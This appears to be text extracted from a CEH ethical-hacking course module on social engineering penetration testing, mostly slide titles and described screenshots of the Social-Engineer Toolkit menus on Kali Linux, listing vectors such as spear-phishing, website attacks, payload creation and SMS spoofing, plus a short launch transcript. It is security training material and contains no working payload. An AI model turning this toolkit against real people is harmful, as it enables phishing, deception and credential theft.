


Social Engineering Pen Testing

(Cont'd)




Social Engineering Pen Testing: Using Emails




Social Engineering Pen Testing: Using Phone

CEH
CERTIFIED EXPERT



Social Engineering Pen Testing: In Person



Social Engineering Pen Testing: Social Engineering Toolkit (SET)



The image shows two terminal windows side-by-side. The left window is titled 'root@kali: /usr/share/SET' and displays the main menu of the Social-Engineer Toolkit (SET). The menu options are:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Metasploit Framework
- 5) Update the Social-Engineer Toolkit
- 6) Update SET configuration
- 7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

The right window is also titled 'root@kali: /usr/share/SET' and shows a different part of the toolkit's interface, likely a module selection screen.

The screenshot shows a terminal window titled "root@kali: /usr/share/set". The title bar includes "File Edit View Search Terminal Help". The main content is a menu for the Social-Engineer Toolkit. At the top, it says "Join us on irc freenode.net in channel #setoolkit". Below that, it says "The Social-Engineer Toolkit is a product of TrustedSec". A banner at the bottom says "Visit: https://www.trustedsec.com". The menu itself is titled "Select from the menu:" and lists the following options:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) QRCode Generator Attack Vector
- 10) Powershell Attack Vectors
- 11) Third Party Modules
- 99) Return back to the main menu

At the bottom of the menu, there is a footer with the text "Copyright © 2012-2013 TrustedSec LLC". To the right of the menu, there is another terminal window showing the command "root@kali: ~\$ cd /usr/share/set" followed by several numbered steps for setting up the toolkit.

```
root@kali:~# [cd /usr/share/set]
root@kali:/usr/share/set# ./setoolkit
[+] New set_config.py file generated on: 2014-01-07 17:37:33,498403
[+] Verifying configuration/update...
[+] Update verified, config timestamp is: 2014-01-07 17:37:33,498403
[+] SET is using the new config, no need to restart

0101100101101101010000011001
1001100101011000010110110301101
1001001000000110100001103001011001
1001010010000001110100001103001011001
01101101011010110000110300101100000
00011101000110100101101101000001000
00000110111010110000100000001110101
101110111010110010000100000001101000
0110000101011001100100000011100101
00001110100011010010110000000101
01000110010000110000101101100110101
1100110010000001100110011011100110010
00100000011010101100110011001100110010
10011001100100000011010000001100110010
01010010000001010011001101110011001010
01000000000110101010101010101010101010
```

—
—
—

Module Summary



